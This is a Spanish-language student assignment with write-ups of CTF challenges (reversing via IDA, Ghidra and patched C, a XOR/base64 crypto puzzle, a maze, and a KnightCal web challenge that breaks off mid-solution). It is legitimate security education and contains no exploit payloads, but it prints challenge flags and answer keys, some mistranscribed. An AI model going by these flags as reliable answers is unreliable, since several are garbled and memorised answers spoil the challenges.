

Introducción a la Ciberseguridad

Trabajo Final

Tarea

Como trabajo final de Introducción a la Ciberseguridad, se debe participar en 2 CTFs internacionales de <https://ctftime.org>. En caso de no tener cuenta en CTFtime, usar el mismo nick que en el CTFd de la cátedra.

En cada CTF se debe:

- Resolver al menos 3 retos
- Sobre los retos resueltos:
 - 2 retos deben ser de las categorías **REVERSING** y/o **PWN**.
 - 1 reto de cualquiera de las otras categorías.

Nota: Tener en cuenta que la selección no puede incluir retos de WARM UP, como por ejemplo, completar un mensaje en Discord o similar

Entrega

Por cada reto resuelto se debe entregar un writeup que incluya:

- Información sobre el desafío: nombre, categoría, descripción, archivos adjuntos dados con el desafío (binarios, Dockerfile, etc)
- Resolución: Explicación de forma de resolverlo o guía paso a paso de la solución obtenida con capturas de pantalla que evidencien la resolución.
- Archivos adicionales: En caso que haya scripts diseñados para resolver el ejercicio u otro tipo de recurso, el mismo debe ser incluido.

Para evidenciar la participación en los CTFs se solicita incluir diversas capturas de pantalla:

1. Registro en la plataforma de juego
2. Scoreboard cada vez que se resuelve un desafío en el que se vea:
 - al momento de hacer el submit de la flag
 - el puntaje asociado al jugador luego del submit
3. Reflexiones finales luego de la finalización del CTF con comentarios sobre lo que se aprendió y/o dificultades encontradas.

1er CTF, UWSP Pointer Overflow

Plataforma de juego: <https://pointeroverflowctf.com/challenges/>

Enlace en CTFTIME: <https://ctftime.org/event/2121>

Registro en la plataforma

UWSP Pointer Overflow CTF Rules Challenges Scoreboard Login Register

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 13:11

Challenge "Web 300 - Emperfect Copies" unlocked!
root @ 2024-12-29 12:00

Challenge "Reverse 400 - Forjeskit Sair with Weary Legs" unlocked!
root @ 2024-12-29 12:00

Challenge "Exploit 300 - Watchful Heavens Waiting" unlocked!
root @ 2024-12-29 12:00

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 12:00

Challenge "Crack 200 - Now You See Me" unlocked!
root @ 2024-12-29 12:00

Challenge "Stego 300 - Everything and Nothing" unlocked!

Email
@ qksergbau@gmail.com

Handle/Nick
BasaTheFish

Password
.....

Repeat Password
.....

Team
New

Team Name
Pending name

Register

Perfil tras el registro

UWSP Pointer Overflow CTF
Rules
Challenges
Scoreboard
Profile
Logout

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 13:11

Challenge "Web 300 - Emperfect Copies" unlocked!
root @ 2024-12-29 12:00

Challenge "Reverse 400 - Forjeskit Sair with Weary Legs" unlocked!
root @ 2024-12-29 12:00

Challenge "Exploit 300 - Watchful Heavens Waiting" unlocked!
root @ 2024-12-29 12:00

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 12:00

Challenge "Crack 200 - Now You See Me" unlocked!
root @ 2024-12-29 12:00

Challenge "Stego 300 - Everything and Nothing"

BasaTheFish

Team

Pending name

Team Invite Code

dbcbcb17f48f7

Team Invite Link

https://pointeroverflowctf.com/register?te

Email

qksergbau@gmail.com

Password

password (to change)

Repeat Password

repeat password

Save

Reto Reverse 100-3 - Understanding Nonsense

Categoria: Reversing

El reto trae consigo 2 archivos, un binario "Reverse100-3" y un archivo en c "Reverse100-3.c"

Ejecutando el binario se obtiene la siguiente respuesta

```

[basa@parrot]~[~/CTF] 7d
$ ./Reverse100-3
Encoded flag: Flag after reverse step 0: 8e79a99cacd5c5c7917aa58ab88dc6815583a5597bb987b851697b58bb8bcd
Decode function not added yet!Decoded flag (plaintext in hex): Flag after reverse step 0: 8e79a99cacd5c5c7917aa58ab88dc6815583a5597bb987b851697b58bb8bcd

```

y al analizar el archivo en c, veo que falta una parte del código para ejecutar 10 veces la función "reverse_modify_flag"

```
// Reverse the modifications 10 times (finish this!)  
printf("Decode function not added yet!");
```

Por lo que reemplazando esas líneas por un for que ejecute el decodificador 10 veces, se debería obtener la flag en hexadecimal,

```
// Reverse the modifications 10 times  
for (int i=1; i<=10; i++){  
    reverse_modify_flag(encoded_flag, seed);  
}
```

Ejecutando nuevamente el código se obtuvo el siguiente resultado

```
[basa@parrot]~/CTF/Reto 1  
$ ./Reverse100-3_modified  
Encoded flag: Flag after reverse step 0: 8e79a99cacd5c5c7917aa58ab88dc6815583a5597bb987b851697b58bb8bcd  
Decoded flag (plaintext in hex): Flag after reverse step 10: 706f6374667b757773705f627233763137795f31355f3768335f353075317d
```

Pasando el resultado obtenido a ciberchef se obtuvo la siguiente flag



The screenshot shows the CyberChef web interface. A tooltip points to the input field, stating: "From Hex will produce 'poc{f{uwsp_br3v17y_15_7h3_50u1}}'". The input field contains the hex string: "706f6374667b757773705f627233763137795f31355f3768335f353075317d". The output field displays the decoded flag: "poc{f{uwsp_br3v17y_15_7h3_50u1}}".

Por lo que la flag es "poc{f{uwsp_br3v17y_15_7h3_50u1}}"

UWSP Pointer Overflow CTF

RulesChallengesScoreboardProfileLogout

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 13:11

Challenge "Web 300 - Emperfect Copies" unlocked!
root @ 2024-12-29 12:00

Challenge "Reverse 400 - Forjeskit Sair with Weary Legs" unlocked!
root @ 2024-12-29 12:00

Challenge "Exploit 300 - Watchful Heavens Waiting" unlocked!
root @ 2024-12-29 12:00

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 12:00

Challenge "Crack 200 - Now You See Me" unlocked!
root @ 2024-12-29 12:00

Challenge "Stego 300 - Everything and Nothing"

Congratulations, 100 points awarded!

Challenges

Crack

Crypto

Exploit

Forensics

Misc

OSINT

Reversing

Stego

Web

335

Reverse 100 - Well Said but Poorly Heard

Reversing

188

Reverse 100 - End of the Line

Reversing

374

Reverse 100 - Underscore Sense

Reversing

110

Reverse 200 - Planned Obsequence

Reversing

161

Reverse 200 - We Do It Live

Reversing

122

Reverse 300 - Separating the Firmament

Reversing

35

Reverse 300 - Think Different, Be Similar

Reversing

18

Reverse 300 - Beef-Witted Mushrumps

Reversing

Puntos antes de poner la flag

2237	Firefoxes	0
2238	Pending name	0
2239	PwnLA	0

Puntos tras poner la flag

1168	Eindhoven Cyberbombings	100
1169	Pending name	100
1170	Test Dummies	1

Reto Reverse 100-1 - Well Said but Poorly Heard

Categoria: Reversing

El reto trae consigo un archivo binario "Reverse100-1" y un acertijo que hace referencia a intercambiar true a false y false a true, lo cual se puede interpretar como intercambiar los bits del resultado

"True to false and false to true
What you did before, now undone,
And when you're wrong, reverse your sight.
What am I?"

Al ejecutar el binario se obtiene la siguiente respuesta

[illegible]

Pasandole el output a un txt se ven caracteres chinos


```
[basa@parrot]-[~/CTF/Reto 1]
└─$ ./Reverse100-1 > output.txt
```

```
1 Encoded flag: 弼涑櫓炫審犖愨埼愨掣桀愨犖莫竊煙櫓
```

lo cual ningún traductor entiende, por lo cual decidí abrir el binario con ida, para tratar de obtener la flag antes de que se encripte, obteniendo el siguiente código en hexadecimal

```
; _unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 30h
mov     rax, 77757B6674636F70h
mov     rdx, 31775F6E315F7073h
mov     [rbp+var_30], rax
mov     [rbp+var_28], rdx
mov     rax, 33723368375F336Eh
mov     rdx, 377572375F35315Fh
mov     [rbp+var_20], rax
mov     [rbp+var_18], rdx
mov     dword ptr [rbp+var_18+7], 7D6837h
mov     var_30, [rbp+var_30]
```

lo cual al pasar por el cybercheff “from Hex” se obtuvo

From Hex will produce
"wu{ftcop1w_n1_ps3r3h
abc 7c3n7ur7_51_}h7"
Output 
|77757B6674636F7031775F6E315F707333723368375F336E377572375F35315F7D6837

lo cual parece la flag, pero con los caracteres mezclados

Tras analizarlo teniendo en cuenta el formato de las flags “poc~~t~~f{uwsp_msg}”, se puede ver que la contraseña está invertida de a bloques (los bloques de hexadecimal que se ven en el ida)

```

1
2 poctf{uwsp_msg}
3
4 wu{ftcop
5 lw_n1_ps
6 3r3h7_3n
7 7ur7_51_
8 }h
9
10 poctf{uwsp_1n_w1n3_7h3r3_15_7ru7h}

```

por lo que tras ordenarlos, se obtiene la siguiente flag
 “poctf{uwsp_1n_w1n3_7h3r3_15_7ru7h}”

UWSP Pointer Overflow CTF Rules Challenges Scoreboard Profile Logout

Challenge "Crypto 300 - Overall a Flop" unlocked!
 root @ 2024-12-29 13:11

Challenge "Web 300 - Emperfect Copies" unlocked!
 root @ 2024-12-29 12:00

Challenge "Reverse 400 - Forjeskit Sair with Weary Legs" unlocked!
 root @ 2024-12-29 12:00

Challenge "Exploit 300 - Watchful Heavens Waiting" unlocked!
 root @ 2024-12-29 12:00

Challenge "Crypto 300 - Overall a Flop" unlocked!
 root @ 2024-12-29 12:00

Challenge "Crack 200 - Now You See Me" unlocked!
 root @ 2024-12-29 12:00

Challenge "Stego 300 - Everything and Nothing"

Congratulations, 100 points awarded!

Challenges

Crack Crypto Exploit Forensics Misc OSINT

Reversing Stego Web

337 Reverse 100 - Well Said I Early Heard Solved Reversing	190 Reverse 100 - End of the Line Reversing	374 Reverse 100 - Unlabeled Solved Reversing	110 Reverse 200 - Planned Obsequence Reversing
161 Reverse 200 - We Do It Live Reversing	122 Reverse 300 - Separating the Firmament Reversing	35 Reverse 300 - Think Different, Be Similar Reversing	18 Reverse 300 - Beef-Witted Mushrumps Reversing

puntaje tras subir la flag

967	He1loW0rld	200
968	Pending name	200
969	v1v0	100

Reto Reverse 300-1 - Separating the Firmament

Categoría: Reversing


El desafío trae consigo un binario “Reverse300-1”, el cual al ejecutar solicita una contraseña de 22 caracteres, la cual no poseo de momento

```


[✗]~[basa@parrot]~[~/CTF/Reto 300-1]
➔ $./Reverse300-1
Enter the key to decrypt the flag: Something
Incorrect key length. Key must be 22 characters long.
[✗]~[basa@parrot]~[~/CTF/Reto 300-1]
➔ $./Reverse300-1
Enter the key to decrypt the flag: 1234567890123456789012
Incorrect key. Try again.

```

Por lo que el siguiente paso fue procesarlo en el IDA, donde encontré 2 funciones, una que descifra la flag y otra que obtiene la key con la que compara el input



El problema con decrypt_flag, es que requiere la clave para descifrar, por lo que recurrí a la función reconstruct key, la cual toma unos valores y los procesa a través de algunos xor para obtener la clave



```
; __unwind {  
push    rbp  
mov     rbp, rsp  
mov     [rbp+var_38], rdi  
mov     [rbp+var_15], 76787374h  
mov     [rbp+var_11], 67h ; 'g'  
mov     [rbp+var_1A], 3D3B1F08h  
mov     [rbp+var_16], 2Fh ; '/'  
mov     [rbp+var_1F], 1186A70h  
mov     [rbp+var_1B], 50h ; 'P'  
mov     [rbp+var_26], 656E1A66h  
mov     [rbp+var_26+3], 734D1665h  
mov     [rbp+var_4], 0  
jmp     short loc_40122D
```

Para realizar los cálculos de forma más cómoda, recurrí al binary ninja para que me adapte el código ensamblar a código en c, obteniendo el siguiente código

```
void reconstruct_key(void* arg1)
{
    int32_t var_1d;
    __builtin_strncpy(&var_1d, "tsxvg", 5);
    int32_t var_22 = 0x3d3b1f08;
    char var_1e = 0x2f;
    int32_t var_27 = 0x1186a70;
    char var_23 = 0x50;
    int32_t var_2e = 0x656e1a66;
    var_2e = 0x734d1665;

    for (int32_t i = 0; i <= 4; i += 1)
        *(arg1 + i) = *(&var_1d + i) ^ 0x10;

    for (int32_t i_1 = 0; i_1 <= 4; i_1 += 1)
        *(arg1 + i_1 + 5) = *(&var_22 + i_1) ^ 0x5a;

    for (int32_t i_2 = 0; i_2 <= 4; i_2 += 1)
        *(arg1 + i_2 + 0xa) = *(&var_27 + i_2) ^ 0x20;

    for (int32_t i_3 = 0; i_3 <= 6; i_3 += 1)
    {
        char rsi_1;

        if (i_3 > 4)
            rsi_1 = 0;
        else
            rsi_1 = 0x30;

        *(arg1 + i_3 + 0xf) = rsi_1 ^ *(&var_2e + i_3);
    }
}
```

y tras adaptarlo un poco y ejecutarlo obtuve el siguiente resultado

```
[basa@parrot]~[~/CTF/Reto 300-1]
$ ./reconstruct_key
Resultado de reconstruct_key: dchfwREagZPJ8!(U&}C@j
```

El cual no es correcto, ya que tiene 21 caracteres en lugar de 22, por lo que probe con otro programa, en este caso Ghidra, obteniendo el siguiente código

```

local_2e[0x11] = 0x74;
local_2e[0x12] = 0x73;
local_2e[0x13] = 0x78;
local_2e[0x14] = 0x76;
local_2e[0x15] = 0x67;
local_2e[0xc] = 8;
local_2e[0xd] = 0x1f;
local_2e[0xe] = 0x3b;
local_2e[0xf] = 0x3d;
local_2e[0x10] = 0x2f;
local_2e[7] = 0x70;
local_2e[8] = 0x6a;
local_2e[9] = 0x18;
local_2e[10] = 1;
local_2e[0xb] = 0x50;
local_2e[0] = 0x66;
local_2e[1] = 0x1a;
local_2e[2] = 0x6e;
local_2e[3] = 0x65;
local_2e[4] = 0x16;
local_2e[5] = 0x4d;
local_2e[6] = 0x73;
for (local_c = 0; local_c < 5; local_c = local_c + 1) {
    *(byte *) (param_1 + local_c) = local_2e[(long)local_c + 0x11] ^ 0x10;
}
for (local_10 = 0; local_10 < 5; local_10 = local_10 + 1) {
    *(byte *) (param_1 + (long)local_10 + 5) = local_2e[(long)local_10 + 0xc] ^ 0x5a;
}
for (local_14 = 0; local_14 < 5; local_14 = local_14 + 1) {
    *(byte *) (param_1 + (long)local_14 + 10) = local_2e[(long)local_14 + 7] ^ 0x20;
}
for (local_18 = 0; local_18 < 7; local_18 = local_18 + 1) {
    if (local_18 < 5) {
        bVar1 = 0x30;
    }
    else {
        bVar1 = 0;
    }
    *(byte *) (param_1 + (long)local_18 + 0xf) = bVar1 ^ local_2e[local_18];
}
return;
}

```

el cual al añadirle un main y adaptarlo un poco, devolvió el siguiente resultado

```

[base@parrot]~[~/CTF/Reto 300-1]
$ ./reconstruct_key
Resultado de reconstruct_key: dchfwREaguPJ8!pV*^U&Ms
[base@parrot]~[~/CTF/Reto 300-1]
$ ./Reverse300-1
Enter the key to decrypt the flag: dchfwREaguPJ8!pV*^U&Ms
The flag is: poctf{uwsp_7h3_w0rld_15_4_57463}

```

Por lo que la flag sería “poctf{uwsp_7h3_w0rld_15_4_57463}”

UWSP Pointer Overflow CTF

RulesChallengesScoreboardProfileLogout

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 13:11

Challenge "Web 300 - Emperfect Copies" unlocked!
root @ 2024-12-29 12:00

Challenge "Reverse 400 - Forjeskit Sair with Weary Legs" unlocked!
root @ 2024-12-29 12:00

Challenge "Exploit 300 - Watchful Heavens Waiting" unlocked!
root @ 2024-12-29 12:00

Challenge "Crypto 300 - Overall a Flop" unlocked!
root @ 2024-12-29 12:00

Challenge "Crack 200 - Now You See Me" unlocked!
root @ 2024-12-29 12:00

Challenge "Stego 300 - Everything and Nothing"

Congratulations, 300 points awarded!

Challenges

😊 Crack

😊 Crypto

😊 Exploit

😊 Forensics

😊 Misc

😊 OSINT

😊 Reversing

😊 Stego

😊 Web

338

Reverse 100 - Well Said to Only Heard

Solved

Reversing

190

Reverse 100 - End of the Line

Reversing

375

Reverse 100 - Understanding

Solved

Reversing

111

Reverse 200 - Planned Obsequence

Reversing

162

Reverse 200 - We Do It Live

Reversing

124

Reverse 300 - The

Solved

Reversing

35

Reverse 300 - Think Different, Be Similar

Reversing

18

Reverse 300 - Beef-Witted Mushrumps


Reversing

Puntaje tras subir la flag


623	just for fun	500
624	Pending name	500
625	Dr4g0n3r	400

Reto Misc 200 - Anything Worth Doing Wrong

Categoría: Misceláneo




es un laberinto, así que lo resolvi




dando la frase "parting is such sweet sorrow", lo cual pasado a 1337 quedaria
"p4r71n6 15 5uch 5w337 50rr0w", y pasado a formato flag
"poc{f{uwsp_p4r71n6_15_5uch_5w337_50rr0w}"


CREATE AN ACCOUNT

 USERNAME

BasaTheFish

 EMAIL

qksergbau@gmail.com


 PASSWORD

●●●●●●●●●●

ENVIAR

Perfil tras el registro

HOME KNIGHTS SQUADS NOBLE STANDINGS QUEST NOTIFICATIONS PROFILE



BASATHEFISH

SQUAD: MARINETEAM

Reto Cryptography Reflections in the Random

Categoría: Criptografía

El reto trae consigo un archivo con lo que parece ser la flag encriptada, la cual a simple vista parece estar en base64

```
1 chipher: PzExcRcFHQsd0xF2cR0WEXIPOQQWAQk=  
2 key = 0x42
```

pero procesandola con el cybercheff demuestra que tiene algo mas

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Input

PzExcRcFHQsd0xF2cR0WEXIP0QQWAQk=

rec 33 2

Output

|?11q
;vq;r9

Por lo que acudi a la descripción del desafío en busca de alguna pista y ahí me tope con la siguiente pista

Some agents suspect an unconventional passphrase or a stray cosmic phenomenon that shifted the bits; others whisper about symmetrical illusions that hide the real message. We even tried old-fashioned classical ciphers—simple shifts, sub-harmonic permutations, you name it—but the truth remains elusive.

All we know is that the message is said to be “spun backward from a single pivot,” though no one agrees what that means. Could it mean time is reversed? Maybe it’s an obscure numeric transformation. Rumor has it that if you find “the key,” everything falls into place. Or maybe it’s simpler than we think—just cleverly disguised.

En esta pista se menciona shift de bits, así como reverse/backwards, por lo que, teniendo la “key=0x42” del archivo txt, trate realizando un xor por 42h, obteniendo la flag, pero de forma inversa

The screenshot shows the CyberChef web application interface. The main area displays a recipe with two steps:

- From Base64**: The 'Alphabet' dropdown is set to 'A-Za-z0-9+/='. The 'Remove non-alphabet chars' checkbox is checked. The 'Strict mode' checkbox is unchecked.
- XOR**: The 'Key' field is set to '42' with a 'HEX' dropdown. The 'Scheme' dropdown is set to 'Standard'. The 'Null preserving' checkbox is unchecked.

The 'Input' field on the right contains the text: `PzExcRcFHQsd0xF2cR0WEXIPOQQWAQk=`. The 'Output' field at the bottom right shows the result: `]ss3UG_I_yS43_TS0M{FTCK`.

por lo que aplicando un reverse en el cybercheff obtuve la flag

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

XOR

Key
42

HEX

Scheme
Standard

☐ Null preserving

Reverse

By
Character


Input

PzExcRcFHQsd0xF2cR0WEXIP0QQWAQk=

Output

KCTF{M0ST_34Sy_I_GU3ss}

Por lo que la flag es KCTF{M0ST_34Sy_I_GU3ss}



Reto Web KnightCal

Categoría: Web

El reto redirige al siguiente enlace <https://kctf-2025-knightcal.knightctf.com/>

La cual muestra una página que espera un input numérico

KnightCal

Welcome, brave knight. In the realm of ancient codes,
only those who enumerate correctly can unveil the hidden
flag. Craft your mathematical expressions wisely and
uncover the secrets that lie within.

Enter your math expression (e.g., 0+1234)

Calculate

probando diferentes números se obtienen diferentes resultados

KnightCal

Welcome, brave knight. In the realm of ancient codes, only those who enumerate correctly can unveil the hidden flag. Craft your mathematical expressions wisely and uncover the secrets that lie within.

Calculate

File already exists with name: **1.txt**

File Content:

Expression: 1

Result: 1

pero al cabo de un rato note un patrón, pareciera que cada número representa una letra para el txt que muestra

KnightCal

Welcome, brave knight. In the realm of ancient codes, only those who enumerate correctly can unveil the hidden flag. Craft your mathematical expressions wisely and uncover the secrets that lie within.

Enter your math expression (e.g., 0+1234)

Calculate

File already exists with name: **ldbhgcfuai.txt**

File Content:

Expression: 1234567890

Result: 1234567890

por lo que probé ordenando los números, de modo que se escriba "flag.txt", obteniendo el siguiente resultado

KnightCal

Welcome, brave knight. In the realm of ancient codes, only those who enumerate correctly can unveil the hidden flag. Craft your mathematical expressions wisely and uncover the secrets that lie within.

7195

Calculate

